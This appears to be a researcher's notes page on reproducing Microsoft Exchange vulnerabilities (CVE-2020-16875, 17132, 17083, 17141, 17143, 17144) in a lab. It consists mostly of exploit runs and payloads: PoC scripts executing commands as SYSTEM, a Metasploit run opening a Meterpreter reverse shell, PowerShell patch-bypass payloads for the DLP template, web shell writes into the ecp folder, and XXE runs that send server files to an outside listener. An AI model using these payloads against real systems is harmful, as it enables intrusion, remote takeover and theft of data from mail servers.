
The exact attack request flow is written out very clearly in the poc, so it is not analysed further here; the command is executed successfully with system privileges

```

(base) D:\1.recent-research\exchange\proxy-attackchain\CVE-2020-16875>python cve-2020-16875.py 192.168.14.6
administrator@exchange2016.com:xxxxxx mspaint
(+) logged in as administrator@exchange2016.com
(+) found the __viewstate: /wEPDwUILLTg5MDAzMDfKZPMgRmGb/6MPD4JaqGioF1vSubma0qIkWGNUIP6TVhRU
(+) executed mspaint as SYSTEM!

```

- (base) D:\1.recent-research\exchange\proxy-attackchain\CVE-2020-16875>python cve-2020-16875.py 192.168.14.6 administrator@exchange2016.com:xxxxxx mspaint
 (+) logged in as administrator@exchange2016.com
 (+) found the __viewstate: /wEPDwUILLTg5MDAzMDfKZPMgRmGb/6MPD4JaqGioF1vSubma0qIkWGNUIP6TVhRU
 (+) executed mspaint as SYSTEM!



1. powershell poc

- [cve-2020-16875.ps1](#)

This script uses Kerberos authentication to request the PowerShell endpoint, so it has to be used inside the domain

1. metasploit exchange_ecp_dlp_policy module


```

msf6 exploit(windows/http/exchange_ecp_dlp_policy) > run

[*] Started HTTPS reverse handler on https://192.168.123.1:8443
[*] Executing automatic check (disable AutoCheck to override)
[!] The service is running, but could not be validated. OWA is running at https://192.168.123.192/owa/
[*] Logging in to OWA with creds Administrator:Passw0rd!
[+] Successfully logged in to OWA
[*] Retrieving ViewState from DLP policy creation page
[+] Successfully retrieved ViewState
[*] Creating custom DLP policy from malicious template
[*] DLP policy name: Abbotstone Agricultural Property Unit Trust Data
[*] Powershell command length: 2372
[*] https://192.168.123.1:8443 handling request from 192.168.123.192; (UUID: rwlz4ahe) Staging x64 payload (201308 bytes) ...
[*] Meterpreter session 1 opened (192.168.123.1:8443 -> 192.168.123.192:6951) at 2020-09-16 02:39:17 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer      : WIN-365Q2VJJS17
OS            : Windows 2016+ (10.0 Build 14393).
Architecture : x64
System Language : en_US
Domain        : GIBSON
Logged On Users : 8
Meterpreter   : x64/windows
meterpreter >

```

CVE-2020-17132 (completed)

CVE-2020-17132 part links

- [Making Clouds Rain :: Remote Code Execution in Microsoft Office 365](#)
 - [CVE-2020-16875 Protection/Filter Bypass](#)
 - [Microsoft Exchange Remote Code Execution - CVE-2020-16875](#)
- origin payload:

```

$i=New-object
System.Diagnostics.ProcessStartInfo;$i.UseShellExecute=$true;$i.FileName="cmd";$i.Arguments="/c %s";$r=New-Object System.Diagnostics.Process;$r.StartInfo=$i;$r.Start()


```

The bypass payloads below can be dropped straight into the [cve-2020-16875](#) poc script in place of the original poc code. The principle of the patch bypass and the analysis of the technique are written out very clearly in the article links above

```

• proxy-attackchain > CVE-2020-16875 > cve-2020-16875.py > get_xml
72
73 def get_xml(c):
74     return """<?xml version="1.0" encoding="UTF-8"?>
75 <dlpPolicyTemplates>
76     <dlpPolicyTemplate id="F7C29AEC-A52D-4502-9670-141424A83FAB" mode="Audit"
77     state="Enabled" version="15.0.2.0">
78         <contentVersion>4</contentVersion>
79         <publisherName>si</publisherName>
80         <name>
81             <localizedString lang="en"></localizedString>
82         </name>
83         <description>
84             <localizedString lang="en"></localizedString>
85         </description>
86         <keywords></keywords>
87         <ruleParameters></ruleParameters>
88         <policyCommands>
89             <commandBlock>
90                 <![CDATA[ $i=New-object System.Diagnostics.ProcessStartInfo;$i.
91                     UseShellExecute=$true;$i.FileName="cmd";$i.Arguments="/c %s";$r=New-Object
92                     System.Diagnostics.Process;$r.StartInfo=$i;$r.Start()
93                 ]]>
94             </commandBlock>
95         </policyCommands>
96         <policyCommandsResources></policyCommandsResources>
97     </dlpPolicyTemplate>
98 </dlpPolicyTemplates>""" % c
99
100 def trigger_rce(t, s, vs, cmd):
101     f = {
102         '__VIEWSTATE': (None, vs),
103         'ctl00$ResultPanePlaceHolder$senderBtn': (None,
104             "ResultPanePlaceHolder_ButtonsPanel_btnNext"),
105         'ctl00$ResultPanePlaceHolder$contentContainer$name': (None, random_string()),
106         'ctl00$ResultPanePlaceHolder$contentContainer$uploadCtrl': ("dlpncs.xml",

```



• bypass1:

```

new-tRaNspOrtRuLe $([Diagnostics.Process]::Start("cmd", "/c %s")) #-dLpPoLiCy

new-tRaNspOrtRuLe fdvoid0; [Diagnostics.Process]::Start("cmd", "/c %s") #-dLpPoLiCy

```

• bypass2:

```

new-tRaNspOrtRuLe fdvoid0; $poc='New-object'; $i = & $poc System.Diagnostics.ProcessStartInfo;
$i.UseShellExecute = $true; $i.FileName="cmd"; $i.Arguments="/c %s"; $r = & $poc
System.Diagnostics.Process; $r.StartInfo = $i; $r.Start() #-dLpPoLiCy

```

• bypass3:

```

new-tRaNspOrtRuLe $([Diagnostics.Process]::Start("cmd", "/c %s")) -DlpPolicy "%%DlpPolicyName%%"

```

• bypass4:

```

& 'Invoke-Expression' '[Diagnostics.Process]::Start("cmd","/c %s"); New-TransportRule -DlpPolicy

```

CVE-2020-17083 (completed)

CVE-2020-17083 part links

- [Microsoft Exchange Server ExportExchangeCertificate WriteCertificate File Write Remote Code Execution Vulnerability](#)
 - [CVE-2020-17083: analysis of the Exchange Authed Rce](#)
- Affected exchange versions

Microsoft Exchange Server [2013](#) Cumulative Update [23](#)
Microsoft Exchange Server [2016](#) Cumulative Update [17](#)
Microsoft Exchange Server [2016](#) Cumulative Update [18](#)
Microsoft Exchange Server [2019](#) Cumulative Update [6](#)
Microsoft Exchange Server [2019](#) Cumulative Update [7](#)

Test status	exchange version	File Name	Publication date	File Size
Test succeeded	Exchange Server 2016 Cumulative Update CU17(KB4556414) 15.01.2044.004	ExchangeServer2016-x64-cu17.iso	2020/6/12	6.6 GB
Test succeeded	Exchange Server 2013 Cumulative Update 23 (KB4489622) 15.00.1497.002	Exchange2013-x64-cu23.exe	2021/5/3	1.6 GB

This vulnerability is caused by the ExportExchangeCertificate WriteCertificate file write feature. A remote attacker can leverage it to execute arbitrary code in the context of the application through a carefully crafted HTTP request.

- (ab) The user needs the "Exchange Server Certificates" role assigned

```
[PS] C:\Windows\system32>New-RoleGroup -Name "cert users" -Roles "Exchange Server Certificates" -Members "administrator"
```

Name	AssignedRoles	RoleAssignments	ManagedBy
----	-----	-----	-----
cert users	{Exchange Server Certificates}	{Exchange Server Certificates-cert users}	
{exchange2016.com/Microsoft Exchange Secur			ity Groups/Organization
Management, exchan			
ge2016.com/Users/Administrator}			

```
[PS] C:\Windows\system32>Get-RoleGroup "cert users" | Format-List
```

```
RunspaceId          : ded4f6c8-e011-42e3-b68e-5b9a3beble5d
ManagedBy           : {exchange2016.com/Microsoft Exchange Security Groups/Organization Management,
exchange2016.com/U
                      sers/Administrator}
RoleAssignments      : {Exchange Server Certificates-cert users}
Roles                : {Exchange Server Certificates}
DisplayName           :
ExternalDirectoryObjectId :
Members              : {exchange2016.com/Users/Administrator}
SamAccountName        : cert users
Description           :
RoleGroupType         : Standard
LinkedGroup           :
Capabilities          : {}
LinkedPartnerGroupId  :
LinkedPartnerOrganizationId :
Identity              : exchange2016.com/Microsoft Exchange Security Groups/cert users
IsValid               : True
ExchangeVersion       : 0.10 (14.0.100.0)
Name                  : cert users
DistinguishedName     : CN=cert users,OU=Microsoft Exchange Security Groups,DC=exchange2016,DC=com
Guid                  : b912e05a-5bfe-4846-90fb-9fbdf15ec412
ObjectCategory        : exchange2016.com/Configuration/Schema/Group
ObjectClass            : {top, group}
WhenChanged           : 2023/11/16 10:14:11
WhenCreated           : 2023/11/16 10:14:11
WhenChangedUTC        : 2023/11/16 2:14:11
WhenCreatedUTC        : 2023/11/16 2:14:11
OrganizationId        :
Id                    : exchange2016.com/Microsoft Exchange Security Groups/cert users
OriginatingServer     : WIN-UPF09R7H264.exchange2016.com
ObjectState           : Changed
```

```
计算机: WIN-UPF09R7H264.exchange2016.com
详细信息: 正在连接到 WIN-UPF09R7H264.exchange2016.com。
详细信息: 已连接到 WIN-UPF09R7H264.exchange2016.com。
[PS] C:\Windows\system32>New-RoleGroup -Name "cert users" -Roles "Exchange Server Certificates" -Members "administrator"
对"WIN-UPF09R7H264.exchange2016.com"的 Active Directory 操作失败。对象"CN=cert users,OU=Microsoft Exchange Security Groups,DC=exchange2016,DC=com"已存在。
+ CategoryInfo          : NotSpecified: (:) [New-RoleGroup], ADObjectAlreadyExistsException
+ FullyQualifiedErrorId : [Server=WIN-UPF09R7H264,RequestId=184eb586-1c90-4425-9013-06be87c7835a,TimeStamp=2023/11/16 2:43:57] [FailureCategory=Cmdlet-ADObjectAlreadyExistsException] 1B24C36B,Microsoft.Exchange.Management.RbacTasks.NewRoleGroup
+ PSComputerName         : win-upf09r7h264.exchange2016.com

[PS] C:\Windows\system32>Get-RoleGroup "cert users" | Format-List


RunspaceId           : e5ef4cde-2bb5-4904-87e5-4e303e446840
ManagedBy           : {exchange2016.com/Microsoft Exchange Security Groups/Organization Management, exchange2016.com/Users/Administrator}
RoleAssignments      : {(Exchange Server Certificates-cert users)}
Roles                : {(Exchange Server Certificates)}
DisplayName          :
ExternalDirectoryObjectId :
Members              : {(exchange2016.com/Users/Administrator)}
SamAccountName       : cert users
Description           :
RoleGroupType        : Standard
LinkedGroup          :
Capabilities         : {}
LinkedPartnerGroupId :
LinkedPartnerOrganizationId :
Identity             : exchange2016.com/Microsoft Exchange Security Groups/cert users
IsValid              : true
ExchangeVersion      : 0.10 (14.0.100.0)
Name                 : cert users
DistinguishedName     : CN=cert users,OU=Microsoft Exchange Security Groups,DC=exchange2016,DC=com
Guid                 : b912e05a-5bfe-4846-90fb-9fbdf15ec412
ObjectCategory        : exchange2016.com/Configuration/Schema/Group
ObjectClass           : {top, group}
WhenChanged           : 2023/11/16 10:14:11
WhenCreated           : 2023/11/16 10:14:11
WhenChangedUTC        : 2023/11/16 2:14:11
WhenCreatedUTC        : 2023/11/16 2:14:11
OrganizationId        :
Id                   : exchange2016.com/Microsoft Exchange Security Groups/cert users
OriginatingServer     : WIN-UPF09R7H264.exchange2016.com
ObjectState           : Changed
```

- Reproducing the vulnerability

The original powershell poc has to be used inside a domain environment, and is reproduced directly on the vulnerable exchange machine itself. To get remote RCE in a non-domain environment it would have to be rewritten as a python exp and the endpoint python uses to run powershell commands would have to be changed; no suitable way of doing this has been found so far

- [cve-2020-17083.ps1](#)

```
PS C:\Users\Administrator\Desktop> .\cve-2020-17083.ps1 -server WIN-UPF09R7H264.exchange2016.com
-usr administrator@exchange2016.com -pwd 123456Wx.. -cmd mspaint
(+) targeting WIN-UPF09R7H264.exchange2016.com with administrator@exchange2016.com:123456Wx..
(+) wrote to target file C:/Windows/Temp/BIAHDTa0.hta
(+) wrote to target file C:/Program Files/Microsoft/Exchange Server/V15/ClientAccess/ecp/Mo3LwKhN.aspx
(+) shell written, executing command...
(+) executed mspaint as SYSTEM!
```

PS C:\Users\Administrator\Desktop> .\cve-2020-17083.ps1 -server WIN-2FFDIR22V0Q.exchange2013.com -usr administrator@exchange2013.com -pwd 123456Wx.. -cmd mspaint


(+) targeting WIN-2FFDIR22V0Q.exchange2013.com with administrator@exchange2013.com:123456Wx..

(+) wrote to target file C:/Windows/Temp/HZKLQyCX.hta

(+) wrote to target file C:/Program Files/Microsoft/Exchange Server/V15/ClientAccess/ecp/X98xek1r.aspx

(+) shell written, executing command...

(+) executed mspaint as SYSTEM!



CVE-2020-17141 & CVE-2020-17143 XXE file read exploitation chain (completed)

CVE-2020-17141 & CVE-2020-17143 part links

- Microsoft Exchange Server OWA OneDriveProUtilities GetWacUrl XML External Entity Processing Information Disclosure Vulnerability
 - Microsoft Exchange Server EWS RouteComplaint ParseComplaintData XML External Entity Processing Information Disclosure Vulnerability
- Information about the affected exchange system versions

Microsoft Exchange Server 2019 Cumulative Update 7
 Microsoft Exchange Server 2019 Cumulative Update 6
 Microsoft Exchange Server 2016 Cumulative Update 18
 Microsoft Exchange Server 2016 Cumulative Update 17
 Microsoft Exchange Server 2013 Cumulative Update 23

Test status	exchange version	File Name	Publication date	File Size
Test succeeded	Exchange Server 2016 Cumulative Update CU17(KB4556414) 15.01.2044.004	ExchangeServer2016-x64-cu17.iso	2020/6/12	6.6 GB
Test failed	Exchange Server 2013 Cumulative Update 23 (KB4489622) 15.00.1497.002	Exchange2013-x64-cu23.exe	2021/5/3	1.6 GB

These are two XXE exploitation chains. Exploiting them requires a low-privilege account, and successful exploitation can read files that require administrator privileges

- [cve-2020-17141](#)

This vulnerability allows a remote attacker to disclose information on an affected Exchange Server. Authentication is required to exploit it. The specific flaw exists in the handling of the RouteComplaint SOAP request to the EWS service endpoint. The issue results from the lack of proper validation of user-supplied xml. An attacker can leverage this vulnerability to disclose information in the context of SYSTEM.


The screenshot illustrates a successful XXE exploitation of CVE-2020-17141. The desktop environment includes a terminal window, a file explorer, and a code editor. The terminal shows the execution of a python3 script that sends a SOAP request to an Exchange Server. The file explorer shows the contents of a file named 'CVE-2020-17141.txt', which contains the text 'fdvoid0 is here...'. The code editor shows the python3 script used for the exploit, which sends a SOAP request to an Exchange Server. The script's output in the terminal shows the successful retrieval of the file content.


```
(base) E:\1.recent-research\exchange\proxy-attackchain\CVE-2020-17141 & CVE-2020-17143>python cve-2020-17141.py 192.168.14.6 administrator@exchange2016.com:123456Wx.. 192.168.0.11:9090
"C:/Users/Administrator/Desktop/CVE-2020-17141.txt"
(+) triggered xxe in exchange!
(+) stolen: /leaked?<![CDATA[CVE-2020-17141 test text....
fdvoid0 is here...]]>

(base) E:\1.recent-research\exchange\proxy-attackchain\CVE-2020-17141 & CVE-2020-17143>python cve-2020-17141.py 192.168.14.6 administrator@exchange2016.com:123456Wx.. 192.168.0.11:9090 "C:/Windows/win.ini"
(+) triggered xxe in exchange!
(+) stolen: /leaked?<![CDATA[; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1
]]>
```

• cve-2020-17143

This vulnerability allows a remote attacker to disclose information on an affected Exchange Server. Authentication is required to exploit it. The specific flaw exists in the handling of the GetWacFrameUrlForOneDrive service command. The issue results from the lack of validation of user-supplied xml. An attacker can leverage this vulnerability to disclose information in the context of SYSTEM.



```
(base) E:\1.recent-research\exchange\proxy-attackchain\CVE-2020-17141 & CVE-2020-17143>python cve-2020-17143.py 192.168.14.6 administrator@exchange2016.com:123456Wx.. 192.168.0.11:9090
"C:/Users/Administrator/Desktop/CVE-2020-17141.txt"
(+) triggered xxe in exchange server!
(+) stolen: /leaked?%3C!%5BCDATA%5BCVE-2020-17141%20test%20text...%0D%0Afdvoid0%20is%20here...%5D%5D%3E

(base) E:\1.recent-research\exchange\proxy-attackchain\CVE-2020-17141 & CVE-2020-17143>python cve-2020-17143.py 192.168.14.6 administrator@exchange2016.com:123456Wx.. 192.168.0.11:9090 "C:/Windows/win.ini"
(+) triggered xxe in exchange server!
(+) stolen: /leaked?%3C!%5BCDATA%5B;%20for%2016-bit%20app%20support%0D%0A%5Bfonts%5D%0D%0A%5Bextensions%5D%0D%0A%5Bmci%20extensions%5D%0D%0A%5Bfiles%5D%0D%0A%5BMail%5D%0D%0AMAPI=1%0D%0A%5D%5D%3E
```

CVE-2020-17144 (completed)

CVE-2020-17144 part links

- [Analysis and weaponization of the CVE-2020-17144 vulnerability](#)
 - [CVE-2020-17144 zcgovh github exp](#)
 - [Exchange2010 authorized RCE](#)
 - [CVE-2020-17144 : Microsoft Exchange Server EWS Insecure Deserialization](#)
